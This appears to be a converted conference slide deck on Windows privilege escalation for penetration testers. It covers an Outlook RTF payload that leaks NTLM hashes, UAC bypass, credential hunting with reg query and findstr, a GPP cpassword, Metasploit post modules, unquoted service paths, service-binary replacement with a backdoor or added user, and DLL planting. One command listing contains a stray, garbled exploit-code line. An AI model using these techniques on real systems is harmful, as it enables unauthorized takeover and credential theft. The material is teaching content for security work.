
[HTTP] NTLMv2 Hash : julio

```
3877DA51C2134F8AA121D0:01010000  
200060053004D004200010016005300  
3006D0062002E006C006F0063006100  
3002E0073006D0062002E006C006F00  
1006C0008003000300000000000000  
1E377880DAAAE4B612B2C212ED4068  
8005400540050002F00330037002E00
```

# Privilege Escalation From 1 To 0

## Stealing NTLM

Outlook CVE-2018-0950



```
{\\rtf1{\\field{\\*\\fldinst {INCLUDEPICTURE "file://[HOST]/[IMAGE]" \\* MERGEFORMAT\\*\\*d}}{\\fldrslt}}}
```




# Privilege Escalation From 1 To 0

## User Account Control (UAC)

- security feature of Windows isn't ! :)
- Not a Security Boundary
- prevent unauthorized changes to the operating system (Run App ..etc)
- So UAC Is Issue For a pen tester !!

## UAC Bypass

1. COM Handler Hijack
2. Memory Injection
3. Some Registry Keys like (FodHelper - Eventvwr)



# Privilege Escalation From 1 To 0

Credentials

Credentials are everywhere .

Configs - Backups

Admin notes – Plaintext Passwords

Encrypted Credentials

Cashed Credentials (ftp – vnc .. Etc)

Post/windows/gather/credentials/\*

```
grep => findstr
c:\sysprep.inf
c:\sysprep
c:\sysprep.xml
c:\Unattended.xml
```



```
msf post(gpp) > set SESSION 1
SESSION => 1
msf post(gpp) > show options

Module options (post/windows/gather/credentials/gpp):

  Name      Current Setting  Required  Description
  ----      -
  ALL        true             no        Enumerate all domains on network.
  DOMAINS    no               no        Enumerate list of space separated domains DOMAINS="dom1 dom2".
  SESSION    1               yes       The session to run this module on.
  STORE      true            no        Store the enumerated files in loot.

msf post(gpp) > run

[*] Checking for group policy history objects...
[-] Error accessing C:\ProgramData\Microsoft\Group Policy\History : stdapi_fs_ls: Operation failed: The system cannot find the path specified.
[*] Checking for SYSVOL locally...
[-] Error accessing C:\Windows\SYSVOL\sysvol : stdapi_fs_ls: Operation failed: The system cannot find the path specified.
[*] Enumerating Domains on the Network...
[*] Retrieved Domain(s) ORNEK from network
[*] Enumerating domain information from the local registry...
[*] Retrieved Domain(s) ORNEK from registry
[*] Retrieved DC DCHAKINESI.ORNEK.LOCAL from registry
[*] Enumerating DCs for ORNEK on the network...
[-] No Domain Controllers found for ORNEK
[*] Searching for Policy Share on DCHAKINESI.ORNEK.LOCAL...
[+] Found Policy Share on DCHAKINESI.ORNEK.LOCAL
[*] Searching for Group Policy XML Files...
[*] Parsing file: \\DCHAKINESI.ORNEK.LOCAL\SYSVOL\ornek.local\Policies\{7ACED687-11DE-4A6C-B08B-91BBC95A87E6}\MACHINE\Preferences\Groups\Groups.xml ...
```

KALI LINUX

The quieter you become, the more you are able to hear



# Privilege Escalation From 1 To 0

## Credentials

### Passwords in registry's

Putty – snmp

```
reg query HKLM /f password /t REG_SZ /s
```

```
C:\Users\Vul10\Desktop>reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Capabilities\Roaming\FormSuggest
FilterIn REG_SZ FormSuggest Passwords,Use FormSuggest,FormSuggest PW Ask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{2135f72a-90b5-4ed3-a7f1-8bb705ac276a}
(Default) REG_SZ PicturePasswordLogonProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{60b78e88-ead8-445c-9cfd-0b87f74ea6cd}
(Default) REG_SZ PasswordProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\S0\AUTH\LOGON\ASK
Text REG_SZ Prompt for user name and password

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\S0\AUTH\LOGON\SILENT
Text REG_SZ Automatic logon with current user name and password

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\SettingSync\WindowsSettingHandlers\PicturePasswordPicture
RelativePath REG_SZ Microsoft\Windows\PicturePassword
```

# Privilege Escalation From 1 To 0

## Credentials

Have Groups.xml !

`dir /s *pass* == *cred* == *vnc* == *.config*`

`findstr /si password *.xml *.ini *.txt`

Password In Paper !



```
<?xml version="1.0" encoding="UTF-8"?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D98DE98BA1D1}" uid="{5657BD66-7827-4E56-8CD7-32B524322A1B}" changed="2013-11-25 00:30:49" image="2" name="test">
    <Properties userName="test" subAuthority="" acctDisabled="0" neverExpires="0" noChange="0"
      changeLogon="1" cpassword="zkS7m3XryG3Mwr/HOHT59jYlMT7dW44EfdKEMK9/YyY" description=""
      fullName="" newName="" action="0"/>
  </User>
</Groups>
```

```
C:\vul_app>dir /s *pass* == *admin*
dir /s *pass* == *admin*
Volume in drive C has no label.
Volume Serial Number is 7A1B-FE52
Directory of C:\vul_app
07/10/2017  05:14 PM                43 password.txt
# 1 File(s) : # ADD ESP, 143 bytesN ** [Image]
ret = struct.pack("<I", 0x1002280a)
Total Files Listed:
# 1 File(s)                43 bytes
# 0 Dir(s) 11,889,815,552 bytes free
C:\vul_app>
```

```
C:\vul_app>findstr /si password *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt
password.txt:Bingo! You found a fake password file! haha
C:\vul_app>
```



# Privilege Escalation From 1 To 0

## Users Information

### Local Administrators Check

```
net localgroup administrators
```

### Domain user listing

```
Get-ADUser -Filter * -SearchBase "dc=domain,dc=local" | select Name,SID
```

```
PS C:\> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the
uter/domain
```

#### Members

```
-----
Administrator
GLOBOMANTICS\Domain Admins
GLOBOMANTICS\jffrost
Jeff
localadmin
The command completed successfully.
```

```
PS C:\>
```

Administrator: Windows PowerShell

```
PS C:\Users\Administrator> Get-ADUser -filter * -properties scriptpath, homedrive, homedirectory | where {$_scriptpath -like "*bat*"} | ft name, scriptpath, homedrive, homedirectory
```

| name           | scriptpath                  | homedrive | homedirectory          |
|----------------|-----------------------------|-----------|------------------------|
| Aisha.Bhari    | production_login_script.bat | U:        | \\srv01\Aisha.Bhari    |
| Aldith.Walker  | Sales_login_script.bat      | U:        | \\srv02\Aldith.Walker  |
| Alice.Mullins  | Sales_login_script.bat      |           |                        |
| Amanda.Agrawal | Sales_login_script2t.bat    |           |                        |
| Ana.Hayes      | production_login_script.bat |           |                        |
| Andrea.Sharma  | production_login_script.bat |           |                        |
| Andrew.O'Grady | Sales_login_script.bat      |           |                        |
| Aneeta.Dorking | sales_login_script.bat      | H:        | \\srv02\Aneeta.Dorking |
| Ann.Parker     | Sales_login_script.bat      |           |                        |
| Anne.Pearce    | production_login_script.bat |           |                        |
| Carol.Tubby    | Sales_login_script.bat      |           |                        |
| Corinne.Brown  | Sales_login_script.bat      |           |                        |
| Joe.Bloggs     | research_login_script.bat   | Z:        | \\srv01\Joe.Bloggs     |

```
PS C:\Users\Administrator> _
```

# Privilege Escalation From 1 To 0

Users Information

UserListing  
Net users

Sessions  
qwinsta

```
Administrator: Command Prompt
C:\Windows\system32>net user /domain
User accounts for \ISUNSHARESERVER
-----
Administrator          Clara          Guest
iSunshare               krbtgt
The command completed successfully.

C:\Windows\system32>net user iSunshare
User name               iSunshare
Full Name
Comment
User's comment
Country/region code     000 (System Default)
Account active           Yes
Account expires          Never
Password last set       1/23/2014 10:37:19 AM
Password expires        7/22/2014 10:37:19 AM
Password changeable     1/23/2014 10:37:19 AM
Password required       Yes
User may change password Yes
Workstations allowed    All
Logon script
User profile
Home directory
Last logon              Never
Logon hours allowed     All
Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

```
Windows PowerShell (2)
PS C:\Users\ewright>
PS C:\Users\ewright> qwinsta /server:localhost
SESSIONNAME  USERNAME            ID        STATE   TYPE        DEVICE
-----
services     0                   Disc
console      ewright            1         Active
rdp-tcp      65536              Listen

PS C:\Users\ewright>
```

Diagram labels and arrows:

- Red dashed arrow from **connection type** to **rdp-tcp**
- Red dashed arrow from **user name** to **ewright**
- Red dashed arrow from **status** to **Listen**



# Privilege Escalation From 1 To 0

Massing patches

## Kernel Exploits

### Discovery of Missing Patches

```
wmic qfe get
```

```
Caption,Description,HotFixID,InstalledOn
```

Or kill AV

```
post/windows/gather/enum_patches
```

```
msf post(enum_patches) > run
```

```
[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```

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# Privilege Escalation From 1 To 0



## Applications Local Exploit

Our friend exploit-db



Maybe it's not about Privilege escalation exploits only

RCE system privilege!!

You maybe have other way !

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 38 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be
[+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is r
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

post/multi/recon/local\_exploit\_suggester



# Privilege Escalation From 1 To 0

## Services exploitation

As we see , windows privilege escalation exploitation tecnics will start from here 😊


Quick look at exploit db

More then 60% of windows privilege escalation exploitation about services!

It's sound like ohh I thin that's easy

Good to have powershell knowledge

Let's get involved!!



# Privilege Escalation From 1 To 0

## Services exploitation

**Identify running services.**

**Net config / services under your control**

**Say hello to your new friend “sc”**

**What's sc ?**

**Sc query /list all of the services on the machine**

`post/windows/gather/enum_services`



# Privilege Escalation From 1 To 0

## Services exploitation

**Let's start analysis what we got !**

**Local administrator or services account!**

**Local System - Network Service - Local Service**

**Do you really want to get other limited shell ?**

**Just Get Hash's and go home to crack and come back**

Get-ADDefaultDomainPasswordPolicy / I thin you will know how much time it will take to crack it !!

# Privilege Escalation From 1 To 0

## Services exploitation

**Normal Service Exploitation some checks**

**Services are automatically starting?**

**Services are controlled?**

**Can you overwrite Service binary?**

**Congratulations you own the box**

**Note : “in modern os sometimes, when you replace services binary with metasploit payload you will lose the shell after 1 min that’s bcs the app crash , so make sure that your payload is about simple task ! “ like install backdoor or add user**



# Privilege Escalation From 1 To 0

## Services exploitation

Want some CVE into your CV ? I will tell you a trick :")

“Unquoted services paths” or trusted paths

What's that ?

It's about space and “

C:\Program Files\blabla app\start.exe

C:\Program\*Files\blabla\*app\start.exe

All of the \* are vulnerable points

If you failed in A plan ,  
there are other 25  
alphabet to try with it  
:")

# Privilege Escalation From 1 To 0

## Services exploitation

### Identify Unquoted services

```
wmic service get name,displayname,pathname,startmode | findstr /i  
"auto" | findstr /i /v "c:\windows\\" | findstr /i /v ""
```

### Identify services account level !!

#### Check Write access !

```
icacls /Service path/
```

```
exploit/windows/local/trusted_service_path
```

#### Check control

```
Net config | findstr services name
```

Or if it's automatically start , check if you can restart the box



# Privilege Escalation From 1 To 0

## Services exploitation

### Registry Permissions

It's not common "Administrators only who have write perm by default"

But ! It's easy to exploit

### Services listing in regedit

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

Take look and check if you can change the path !

Good luck!

If you are in windows  
box

GUI access is just a  
option

It's depends on you !

# Privilege Escalation From 1 To 0

## Named pipes exploitation


What's Pipes ?!

IO ninja

Pipeslist  
check your pipes

Metasploit : getsystem

Fuzzing demo





# Privilege Escalation From 1 To 0


## DLL Injection

Windows can dynamically load DLLs

What if DLL is Missing ?

`LoadLibrary("iamalib.dll")`

`LoadLibrary("c:\program files\iamalib.dll")`



# Privilege Escalation From 1 To 0

## DLL Injection

Not found ?

Windows attempts to locate the DLL by searching a well-defined set of directories

*"DLL preloading attack or a binary planting attack"*

How the searching operate work ?

**HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control  
\Session Manager\KnownDLLs**

1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.



# Privilege Escalation From 1 To 0

## More Exploits

CVE-2018-1038 Total Meltdown

Windows 7 & 2008 R2

Some Kernel Exploits Windows 10

<https://blog.xpnsec.com/total-meltdown-cve-2018-1038/>

Also There are a good book for kernel exploitation

"A Guide to Kernel Exploitation: Attacking the Core"

# Privilege Escalation From 1 To 0

## AutoRun

**AutoRuns tool**

**Check Paths**

**Can You Overwrite ?**

**Restart**

**Got SYSTEM Account :")**



# Privilege Escalation From 1 To 0

## Binary Replacements

### Check Imported Binary

C:\Windows\System32\sethc.exe

## Registers Check

- RunAs
- RunOnce
- RenameOnReboot
- AlwaysInstallElevated
- SRP Policy Enumeration

# Privilege Escalation From 1 To 0

## Other Checks

- Virtual Image Backups / Storage  
VMDK - VHD / VHDX - OVA - ISO – IMG
- Source code of applications running
- Default passwords for installed applications
- Default configuration file locations

What's Stored on Network Shares ?

Task manager



# Privilege Escalation From 1 To 0

**I Think This the end :")**

**Nice To Meet You All !!**

**@wazehell**

# Privilege Escalation From 1 To 0

By : Hossam Mohamed